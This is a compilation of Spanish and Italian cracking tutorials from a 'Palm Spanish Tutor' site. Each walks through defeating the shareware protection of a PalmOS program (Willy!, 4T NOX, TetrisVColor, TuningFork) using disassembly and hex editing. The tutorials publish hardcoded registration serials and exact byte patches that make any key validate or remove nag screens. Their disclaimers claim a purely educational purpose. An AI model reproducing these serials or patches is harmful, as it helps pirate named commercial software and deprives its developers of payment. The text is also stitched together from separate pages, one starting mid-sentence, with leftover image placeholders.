luego en la pestaña de trap breakpoints, la marcaremos,le damos a f5 pa continuar y nos vamos a cargar el crackme... Introducimos como name sunevil(en mi caso) y como serial 123456789,al darle a get it,se blokeara y le dara el poder a southdebugger...podemos observar que en la trap window vemos lo siguiente



DIOSSSSSSSSSS!!!!compara nuestro serial (123456789) con otro numero(300773),cerramos todo,volvemos a introducir como serial ese numero y ZASSSSSSSSS,sabemos la fecha de naciemiento de su autor y el progrma "registrado".
Tras esto darle las gracias a X-GRIMATOR,autor de la crackme por toa su ayuda porque puedo asegurar que yo soi muy pesado y por todo lo que me enseña y que siga haciendo mas crackmes...

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Willy! for PalmOS** **Serial Fishing under PalmOS**

PROTECCION:	Fishing under		
Descripcion:	Fishing under		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzato** ( )**Master**		
DOWNLOAD:	http://volftp.mondadori.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:	by "Pincopall "	**FECHA:**	W/31/12/2004

INTRODUCCION

Mitico, la cosa del PalmOS mi sta iniziando a gustare, bella pincuzzo hai spiegato in modo chiaro, vado a cercare qualche prog per palmare da reversare..hihihihihi che bello :)

AL ATAQUE

Troveremi il seriale esatto per registrarci per questo gioco sotto PlamOs, è il mio mio primo tute sui PalmOS quindi incrociamo le dite :-)

Willy! for PalmOS

Serial Fishing under PalmOS Written by Pincopall

Introduzione

Dunque, il gioco è uno shareware che offre possibilità di gioco fino al decimo livello, per andare oltre bisogna essere registrati, e per registrarsi ci vuole..ma pensate un po'..un serial che nn siii basa ne su un nome nè su altro ma è per così dire...fisso :-)

Tools usati

PilotDis -- Un disassemblatore
Prc2Bin --- separa le varie funzioni del programma in files Serve per individuare form e di conseguenza i punti dove vengono richiamate.
Notepad --- o qualcosa di simile...credo ce lo abbiate tutti :-)
Un emulatore per Palmare --- io ho usato il POSE

SE non avete un Palmare...**la ROM di un Palmare**...io usato quella di Pastorez :-)

URL o FTP del programma

http://volftp.mondadori.com , io l'ho trovato quì :-)

Notizie sul programma

Dicono di lui : "Ispirato ai classici arcade come Manic Miner e PitFall, WILLY! e' un gioco in grado di portare tutto il divertimento di un platform sullo schermo del proprio palmare. Pertanto saltare, inchinarsi, evitare i mostri e collezionare monete e chiavi saranno gli obbiettivi del gioco. 25 i livelli che mettono a dura prova i vostri riflessi. "

Essay

Ok, come avrete capito dalla frase sopra io..non ho un palmare :-(...già ma allora perkè reversare sotto PalmOS se tanto non ti servirà ..bhè perchè...è una sfida nuova, diciamo..per l'ebrezza di sentirmi un pioniere pur sapendo di nn esserlo :-)) e poi, come si dice nei disclaimer..noi reversiamo per il solo gusto di reversare, e quindi eccomi quà :-)
Ma bando alle ciance e cominciamo.
Dunque, dopo esserci scaricati il gioco ed averlo caricato nel nostro emulatore per palmare, notiamo subito un noioso nag screen ke ci informa del fatto che questo gioco è shareware e che và registrato, bene, dunque clikkiamo "Chiudi" e via..entriamo nel gioco, da quì entriamo, clikkando su "Willy- Options - Register" nel box ke ci chiede il serial, proviamo a metterne uno a caso ed ovviamente, a meno di una mostruosa botta di culo :-), il gioco ci dirà ke il serial è errato e ci pregherà di ritentare.. uff. .vabbè. .vediamo ke si può fare :
Cominciamo con l'usare il **Prc2Bin**, in modo da vedere le resources del nostro giokino, dunque dal prompt di Dos, ricordandovi di Copiare - Incollare il file willy.prc nella stessa dir di Prc2Bin, andiamo in tale dir e scriviamo " prc2bin willy.prc ", questo creerà un mukkio di files ad estensione .bin nellla nostra dir. E per ora lasciamoli stare.
Usiamo ora il disassemblatore vero e proprio, ovvero il **PilotDis**, anke qui dopo aver copiato - incollato il file willy.prc nella dir di PilotDis andiamo nel Prompt del Dos, e, stando nella dir di PilotDis, digitiamo "PilotDis willy.prc", questo creerà nella nostra dir il file willy.prc.s , apriamo questo file con il notepad, o con l'editor di testo ke volete e vediamo che si tratta di un disassemblato..e bhè certo, sennò ke razza di disassemblatore avremmo usato? :-).
Già ma..non sappiamo che dobbiamo cercare..
Bhè, vi ricordate di tutti quei files .bin che abbiamo nella dir di prc2bin? bene, cominciamo ad aprirli uno per uno con il nostro notepad finche non troviamo quello con dentro la scritta che viene riportata nella beggar off che ci dice che abbiamo inserito un serial errato. Il file con dentro tale scritta, vedrete essere Talt0420.bin .
Ok, ora andiamo nel nostro disassemblato e cerkiamo la stringa "0420", come vedete ce ne sono diverse, ma non troppe, e quella che a noi interessa è questa, in quanto vediamo che corrisponde ad una MessageBox, che è poi quella ke kontiene il messaggio d'errore :

```
00002cb8   4a28000b          TST.B       11(A0) --- Se non sono uguali
00002cbc   6610              BNE L235 --- Salta alla msg box d'errore
00002cbe   6100e5fe          BSR L73 --- Chiamata alla subroutine L73
00002cc2   41ec0088          LEA 136(A4),A0
00002cc6   214003cc          MOVE.L      D0,972(A0)
00002cca   6000000a          BRA L236 ---Con questo salto inc. si salta la msg box
00002cce   3f3c0420  L235    MOVE.W      #1056!$420,-(A7)  --- Questa è la Msg Box
00002cd2   4e4fa192          sysTrapFrmAlert
00002cd6   4e5e      L236    UNLK        A6-- se il BRA L236 viene eseguito s'arriva quì
00002cd8   4e75              RTS
```

Ok, dunque vediamo ke alla beggar off ci s'arriva se quel BNE (jump if not equal) salta, se non salta si arriva dopo una call all'esecuzione del salto incondizionato BRA L236 che ci porta oltre la messagebox. Dunque basterebbe patchare quel BNE, si ma...guardate sopra, ci sono tutta un'altra serie di compare kon relativi BNE L235, eccoli quà :

```
00002c62   0c100077          CMPI.B   #119!$77,(A0) --- Gaurdate questi compare
00002c66   6666              BNE      L235     --- e questi jump if not equal :-)
00002c68   0c2800690001      CMPI.B   #105!$69,1(A0)
00002c6e   665e              BNE      L235
00002c70   0c28006c0002      CMPI.B   #108!$6c,2(A0)
00002c76   6656              BNE      L235
00002c78   0c28006c0003      CMPI.B   #108!$6c,3(A0)
00002c7e   664e              BNE      L235
00002c80   0c2800790004      CMPI.B   #121!$79,4(A0)
00002c86   6646              BNE      L235
00002c88   0c2800370005      CMPI.B   #55!$37,5(A0)
00002c8e   663e              BNE      L235
00002c90   0c2800320006      CMPI.B   #50!$32,6(A0)
00002c96   6636              BNE      L235
00002c98   0c2800380007      CMPI.B   #56!$38,7(A0)
00002c9e   662e              BNE      L235
00002ca0   0c2800390008      CMPI.B   #57!$39,8(A0)
00002ca6   6626              BNE      L235
00002ca8   0c2800310009      CMPI.B   #49!$31,9(A0)
00002cae   661e              BNE      L235
00002cb0   0c280031000a      CMPI.B   #49!$31,10(A0)
00002cb6   6616              BNE      L235
00002cb8   4a28000b          TST.B    11(A0)
00002cbc   6610              BNE      L235
```

Bene, tutti questi compare confrontano un valore FISSO con un altro numero...ke siano le cifre da noi immesse ?? ....già son proprio loro, vediamo con cosa vengon confrontate, con 77 69 6C 6C 79 37 32 38 39 31 31 che in caratteri ascii risulta "willy728911" , proviamo a mettere questo codice nel box e TADAAAA...registrato :-) tutti e 25 i livelli son a nostra disposizione :-) e senza aver patchato nada :-)

Job Done :-)

Pincopall

Note finali

BHè il target era facilino ma il cracking sotto Palmare è agli inizi e dunque anke le protezioni lo sono per cui godiamocela finkè dura :-P
Un saluto a Pastorez che mi ha fatto sapere ke esisteva pure il cracking sotto PalmOS
Ed un saluto a tutti i membri della UIC e della TankCommandos CREW (Hi bros :-)) nonkè ai frequentatori di #crack-it e degli altri canali dove sono stato stò e starò :-)
Bhe..nn può mancare...1 saluto a Beb0s, Ra1n, GiPOCO, C1CC10 e Vampire ke a quest'ora sono all'hackmeeting 2001 , manifestazione alla quale nn son potuto andare perkè dovevo dare un esame (stamattina) e...beffa delle beffe..il prof. non è venuto e l'esame è spostato di molto..porkazza EVA!

Disclaimer

Vorrei ricordare che questo software vaà comprato e non rubato e o crakkato capito? Non mi ritengo responsabile per eventuali danni causati al vostro computer determinati dall'uso improprio di questo tutorial. Questo documento è stato scritto per invogliare il consumatore a registrare legalmente i propri programmi, e NON a fargli fare uso dei tantissimi file crack presenti in rete, infatti tale documento aiuta a comprendere lo sforzo immane che ogni singolo programmatore ha dovuto portare

avanti per fornire ai rispettivi consumatori i migliori prodotti possibili.

Noi reversiamo al solo scopo informativo e di miglioramento del linguaggio Assembly

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**4T NOX v1.8,v2.2,v2.6**

PROTECCION:	Name Hotsync / Key Unlock (6 dígitos)		
Descripción:	Programa para encriptar la libreta de direcciones con clave de acceso.		
Dificultad:	( )**NewBies** (X)**Intermedio** ( )**Avanzato** ( )**Master**		
DOWNLOAD:	Lo potete trovare su www.palmgear.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:	pastore1@freemail.it	**FECHA:**	09/06/2005

INTRODUCCION

Scarica il programma

Tools usati

PRC2BIN PILOTDIS HEX WORKSHOP POSE

AL ATAQUE

Notizie sul programma

Questo programma è veramente utile..: ci si può memorizzare nome utente e password di tutte le iscrizioni che abbiamo a giro per internet :-) , suddivise per genere. Molto utile per chi ha tante password da ricordare (come me..). Le password memorizzate sono protette da password…

Essay Facendo partire fnox.prc nell'emulatore possiamo notare che la prima schermata che ci si presenta è questa! :

LA REGISTRAZIONE!!! :)

Ok. Tappando (da tap, cioè toccare con la penna del palmare) "Register Now" ci viene chiesto un seriale…

Se ne inseriamo uno a caso, apparirà questa schermata:

e poi entra nel prog. chiedendo la prima psw e funziona…tutto … ma per 30 giorni….

Possiamo intervenire quindi sul controllo del codice…

Disassembliamo fnox.prc con pilotdis e con prc2bin…..

Guardando i files che crea prc2bin troviamo in questo caso solamente il testo della form di registrazione con successo (tFRM076c.bin)…. (in teoria c'è anche quella di errore, cioè Talt04b0.bin, però tanto è uguale… :-))

Andando a cercare la stringa "76c" nel fnox.prc.s troviamo la chiamata alla resource di registrazione avvenuta, cioè : `MOVE.W #1900!$76c,-(A7)` all' indirizzo 6118…

```
000060fa   2448                          MOVEA.L A0,A2

000060fc   2f0a                          MOVE.L  A2,-(A7)

000060fe   3f2dedc6                      MOVE.W  -4666(A5),-(A7)

00006102   4ebafb2c                      JSR     L603

00006106   1b40ed4d                      MOVE.B  D0,-4787(A5)

0000610a   4ebafde2                      JSR     L616

0000610e   4fef000c                      LEA     12(A7),A7

00006112   4a2ded4d          L627        TST.B   -4787(A5)

00006116   670e                          BEQ     L628

00006118   3f3c076c                      MOVE.W  #1900!$76c,-(A7)

0000611c   4e4fa19c                      sysTrapFrmPopupForm

00006120   7601                          MOVEQ   #1,D3

00006122   544f                          ADDQ.W  #2,A7

00006124   6016                          BRA     L629

00006126   42a7              L628        CLR.L   -(A7)

00006128   42a7                          CLR.L   -(A7)

0000612a   41fa0066                      LEA     L633,A0

0000612e   4850                          PEA     (A0)

00006130   3f3c04b0                      MOVE.W  #1200!$4b0,-(A7)

00006134   4e4fa194                      sysTrapFrmCustomAlert
```

```
00006138   4fef000e                          LEA     14(A7),A7

0000613c   0c6b06a90008       L629           CMPI.W  #1705!$6a9,8(A3)
```

Prima della chiamata viene fatto il controllo (TST.B , solitamente su d0, tranne che qui… :-))

Provando a invertire o annullare il BEQ (con un NOP) per farlo andare alla funzione sottostante (la registrazione…) non otteniamo risultati, perché il nostro progr. Ci dice che l'abbiamo registrato ma poi se resettiamo il palm ci richiede la registrazione… (perché evidentemente ci sono altri controlli e il flusso del programma non passa dalla funzione di memorizzazione in memoria flash (solitamente `sysTrapStrCopy`).

Quindi il dato contenuto nella parte di registro a5 (-4787(a5)) è rilevante e viene utilizzato in seguito… quindi andiamo a studiare a monte come si comporta il progz.

Ci sono due funzioni che vengono richiamate prima del controllo(JSR L616 e JSR 603).

La L603 evidentemente restituisce d0 , lo mette nel registro che verrà poi controllato e viene passato (quest'ultimo registro) alla L616….

Dato che la Keyroutine restituisce il suo risultato in d0, dovrebbe essere la prima… (L603).

Andando a vedere all'indirizzo L603 (5c30) troviamo la funzione interessata….se guardiamo in fondo (vicino alla RTS, cioè dove finisce la funzione) troviamo:

```
00005daa   3004                              MOVE.W  D4,D0

00005dac   80eefff2                          DIVU.W  -14(A6),D0

00005db0   3204                              MOVE.W  D4,D1

00005db2   d26efff2                          ADD.W   -14(A6),D1

00005db6   d240                              ADD.W   D0,D1

00005db8   3801                              MOVE.W  D1,D4

00005dba   5243                              ADDQ.W  #1,D3

00005dbc   b66effe8           L606           CMP.W   -24(A6),D3

00005dc0   65d8                              BCS     L605

00005dc2   b86e0008           L607           CMP.W   8(A6),D4

00005dc6   57c0                              SEQ     D0

00005dc8   4400                              NEG.B   D0

00005dca   4cdf04f8                          MOVEM.L (A7)+,D3-D7/A2

00005dce   4e5e                              UNLK    A6
```

```
00005dd0   4e75                              RTS

00005dd2   4e56fffc          L608            LINK    A6,#-4

00005dd6   48e71f30                          MOVEM.L D3-D7/A2/A3,-(A7)
```

All'indirizzo 5dc6 ci sono un SEQ d0 e NEG d0(il valore che restituirà la funzione prima di uscire all'indirizzo 5dd0 (RTS). Siccome viene negato d0 prima di uscire, il valore giusto deve essere 1 e non 0 (guardare le linee-guida se non capite). Quindi basterà sostituire (con HEX WORKSHOP) le due istruzioni (**SEQ** & **NEG**) con un **Move.B #1, D0**, cioè sostituire i byte **57c0** & **4400** con **10 3C 00 01** (guardare gli Opcode) e la nostra funzione ci restituirà sempre 1, cioè codice sempre valido!! :-)

Caricando di nuovo il progz. patchato nell'emulatore potete inserire un codice a caso e il progz. si registrerà per sempre…

Versión NOX v2.2

Archivo Original Sin Parchar v2.2

00005198 38 01 MOVE.W D1, D4
0000519A 52 43 ADD.W #$1, D3
loc_519C:
0000519C B6 6E FF E8 CMP.W SVAR_18, D3
000051A0 65 D8 BCS.S LOC_517A
loc_51A2:
000051A2 B8 6E 00 08 CMP.W $8(A6), D4
000051A6 57 C0 SEQ.S D0 <---- Cambiar por MOVE.B #$3C,D0 "En Hexa es 10 3C"
000051A8 44 00 NEG.B D0 <---- Cambiar por OR.B #$1,D1 "En Hexa es 00 01"
000051AA 4C DF
000051AC 04 F8 DC.W #04F8
000051AE 4E 5E UNLK.L A6
000051B0 4E 75 RTS

Abrimos el editor hexadecimal favorito Ultraedit32 v10a Español y en modo hexadecimal abrimos el archivo Nox v2.2.prc y buscamos la cadena a parchar en este caso con Control+F y escribumos la cadena **57 C0 44 00** vemos que nos aparecen varias coincidencias, entonces procedemos a vover a bucar pero escribiendo mas valores hexadecimales, entonces en la búsqueda ponemos la siguiente cadena **B8 6E 00 08 57 C0 44 00 4C Df** y al presionar buscar solo nos aparece una coincidencia, una ves estando en esa posición cambiamos **57 C0 44 00** por **10 3C 00 01** guardamos el archivo con otro nombre por si algo falla por ejemplo guardar como Nox v2.2 carcked.prc y guardamos, Esto lo podemos ver en las siguientes gráficas de abajo.

Archivo Parchado v2.2.

00005198 38 01 MOVE.W D1, D4
0000519A 52 43 ADD.W #$1, D3
loc_519C:

0000519C B6 6E FF E8 CMP.W SVAR_18, D3
000051A0 65 D8 BCS.S LOC_517A
loc_51A2:
000051A2 B8 6E 00 08 CMP.W $8(A6), D4
000051A6 10 3C MOVE.B #$3C, D0 <--- Intrucciones que se han cambiado
000051A8 00 01 OR.B #$1, D1 <--- Intrucciones que se han cambiado
000051AA 4C DF
000051AC 04 F8 DC.W #04F8
000051AE 4E 5E UNLK.L A6
000051B0 4E 75 RTS

Al cargar el archivo en una Palm real parece que al registrar esta aplicación, y registrar cualquier numero (solo acepta 6 digitos) este lo ha validado, adelantamos el reloj y nada, todo bien , esperemos que al trabajar el programa no tenga otra rutina de comprobación que haga que el programa trabaje mal.

Versión NOX v1.8

Archivo Original Sin Parchar v1.8

000041B4 32 03 MOVE.W D3, D1
000041B6 82 C0 DIVU.W D0, D1
000041B8 10 05 MOVE.B D5, D0
000041BA 48 80
000041BC D0 43 ADD.W D3, D0
000041BE D0 41 ADD.W D1, D0
000041C0 36 00 MOVE.W D0, D3
000041C2 52 44 ADD.W #$1, D4
loc_41C4:
000041C4 B8 46 CMP.W D6, D4
000041C6 65 DE BCS.S LOC_41A6
000041C8 B6 6E 00 08 CMP.W $8(A6), D3
000041CC 57 C0 SEQ.S D0 <---- Cambiar por MOVE.B #$3C,D0 "En Hexa es 10 3C"
000041CE 44 00 NEG.B D0 <---- Cambiar por OR.B #$1,D1 "En Hexa es 00 01"
000041D0 4C DF
000041D2 04 78 4E 5E 4E.. SUB.W #$4E5E, $4E75

Archivo Parchado v1.8.

Desensamblando el archivo parchado vemos las siguientes instrucciones.

000041A6 70 00 MOVE.L #$0, D0
000041A8 30 04 MOVE.W D4, D0
000041AA 1A 32 08 00 MOVE.B $0(A2, D0.W), D5
000041AE 10 05 MOVE.B D5, D0
000041B0 48 80
000041B2 72 00 MOVE.L #$0, D1
000041B4 32 03 MOVE.W D3, D1
000041B6 82 C0 DIVU.W D0, D1
000041B8 10 05 MOVE.B D5, D0
000041BA 48 80
000041BC D0 43 ADD.W D3, D0
000041BE D0 41 ADD.W D1, D0

```
000041C0 36 00 MOVE.W D0, D3
000041C2 52 44 ADD.W #$1, D4
loc_41C4:
000041C4 B8 46 CMP.W D6, D4
000041C6 65 DE BCS.S LOC_41A6
000041C8 B6 6E 00 08 CMP.W $8(A6), D3
000041CC 10 3C MOVE.B #$3C, D0     <--- Intrucciones que se han cambiado
000041CE 00 01 OR.B #$1, D1        <--- Intrucciones que se han cambiado
000041D0 4C DF
000041D2 04 78 4E 5E 4E.. SUB.W #$4E5E, $4E75
```

No sabemos hasta que futuras versiones podrán seguir utilizando esta rutina de comprobación , pero hay estaremos para seguir verificando el proceso de maduración del programa.

By PaStOrE

Pastore1@freemail.it

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**TetrisVColor(Palm OS)**

PROTECCION:	Serial		
Descripcion:	Trattiamo il mitico gioco sviluppato un po' in tutti i sistemi(poteva mancare il Palm OS): Il TETRIS !		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzato** ( )**Master**		
DOWNLOAD:	http://quequero.org/store/palmos/tetris.zip		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator		
Palm CRACKER:	by "PaStOrE"	**FECHA:**	W/31/12/2004

Introduzione

Questa versione del tetris è già completa (full); l'unica differenza tra la versione registrata e questa è che qui all'inizio del gioco e quando si passa ad un altro livello, il nostro caro gioco ce lo ricorda di comprare il progz. ! :) (nagscreen)

AL ATAQUE

Tools usati

PRC2Bin;

PilotDis

POSE (emulatore per Palm OS)

Hex Workshop (o altro editor esadecimale)

Lo potete trovare anche su : volftp.mondadori.com (cmq è incluso :P)

Essay

Caricando il programma nell' emulatore e facendolo partire notiamo che appena iniziamo a giocare appare una schermata del genere:

Questa è l'unica differenza con il prog. registrato! ... quindi basterà togliere questo

nagscreen!

OK!

Prendiamo prc2bin e passiamogli il programma da esaminare… (prc2bin tetrisvcolor.prc è la sintassi sotto Dos)

Verranno creati nella cartella un po' di files, a prima vista con nome senza significato….quelle sono le "funzioni" (resource) richiamate dentro il programma.

Vanno studiati i files con nome TaltXXXX.bin o TFRMXXXX.bin, aprendoli con blocco note….

Uno di questi (Talt03eb.bin) contiene (ma guarda un po'!) il testo della form di avvertimento!

Disassembliamo il .prc con PilotDis ("pilotdis tetrisvcolor.prc" sotto Dos), che ci restituisce il file tetrisvcolor.prc.s (il listato assembler!). Lo apriamo e andiamo a cercare(con il "Trova" del blocco note) la stringa 3eb (la funzione da far saltare).

Dopo alcune stringhe che non ci interessano troveremo questo listato:

```
0000074c   508f                          ADDQ.L  #8,A7

0000074e   4e5e                          UNLK    A6

00000750   4e75                          RTS

00000752   4e560000          L93         LINK    A6,#0

00000756   610012f8                      BSR     L256

0000075a   670a                          BEQ     L94

0000075c   3f3c03eb                      MOVE.W  #1003!$3eb,-(A7)

00000760   4e4fa192                      sysTrapFrmAlert

00000764   548f                          ADDQ.L  #2,A7

00000766   7000              L94         MOVEQ   #0,D0

00000768   102d01c0                      MOVE.B  448(A5),D0

0000076c   2f00                          MOVE.L  D0,-(A7)

0000076e   486d008e                      PEA     142(A5)

00000772   4e4fa0c9                      sysTrapStrIToA

00000776   508f                          ADDQ.L  #8,A7
```

```
00000778   3f3c001b                          MOVE.W  #27!$1b,-(A7)

0000077c   3f3c008c                          MOVE.W  #140!$8c,-(A7)

00000780   3f3c000a                          MOVE.W  #10!$a,-(A7)

00000784   486d0094                          PEA     148(A5)
```

“MOVE.W #1003!$3eb,-(A7)” è in pratica l’equivalente della Messagebox (per chi se ne intende! :P)

Notiamo che prima di questo troviamo un BSR (richiama una subroutine) e poi un “salta se uguale” alla label 94 (BEQ L94)

A questo punto apriamo il .prc con Hex WorkShop e andiamo all’indirizzo 75a e cambiamo 670a con 600a(cioè BEQ diventa BRA, salta sempre…)

Salviamo, carichiamo il progz. nuovamente sull’emulatore e possiamo notare che avviando il gioco il nagscreen non viene + visualizzato! :)

byez

byez

by

paStOrE

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**TuningFork 1.1**

PROTECCION:	Serial		
Descripcion:	**Visualiza la Frecuencia del microprocesador en Pantalla**		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.arcosoft.com		
Herramientas:	PalmDemon v0.27, PRCExplorer v1.0, POSE Palm emulator, UltraEdit 12 Editor Hexa		
Palm CRACKER:	Benitosaurio	**FECHA:**	W/05/Enero/2005

INTRODUCCION


PASO I INTUITIVAMENTE METODO LAMMER

Sencillo programa de 6 Kb para visualizar la frecuencia de microprocesador en modo shareware, Tal parece ser cierto que programa de 6Kb protección pequeña, dicho de otra manera que programa pequeño protección pequeña, si quieres adelantarte puedes ir buscando el serial directamente, solo necesitas el ultraedit 12 Editor hexadecimal una vez abierto revisamos todo el archivo y encontramos un número sospechoso puesto que es un número largo da la facha de ser un serial único .


```
00000b90h: 1B 7C 00 01 FF 79 4C DF 1C 38 4E 5E 4E 75 8E 53 ; .|.. yL■.8N^NuÄS
00000ba0h: 68 6F 77 43 6F 64 65 44 69 61 6C 6F 67 00 00 0C ; howCodeDialog...
00000bb0h: 36 39 30 35 39 32 34 34 31 36 00 00 4E 56 00 00 ; 6905924416..NV..
00000bc0h: 48 E7 10 30 24 6E 00 08 76 00 0C 52 00 09 66 14 ; Hp.0$n..v..R..f.
```

Que tal si lo anotamos y vemos que pasa con el 6905924416 parece ser que es el numero de serie es valido pero al presionar aceptar en la ventana de registro no nos dice si es correcto ni muestra ventana de error, cerramos la aplicación y abrimos nuevamente el programa víctima, parece que ya no muestra la ventana de registro, adelantamos el reloj de la Palm ó el emulador y nada todo esta correcto, Bien ahora parcharemos el programa haciendo que la propia ventana de registro sea la misma que nos diga con que serial debemos de registrar para eso de los que padecen AsJaimer y se les olvidan las cosas, recuerda que deben ser los mismos bits los que debemos de parchar ni mas ni menos, Usaremos nuestro buen amigo el UltraEdit 32 Para Windows XP.

La ventana de arriba nos muestra el texto que buscaremos con el ultraedit y damos en



Y Claro parchamos con el texto que queramos en este caso con:



Al Abrir el programa en el emulador nos aparece:

Registramos con el número **6905924416** y Parece que al introducir el serial nos lo ha validado. Este Procedimiento ha sido echo a lo Lammer novato, pero lo que necesitamos es hacer bien las cosas y aprender más de la cuenta.

AL ATAQUE

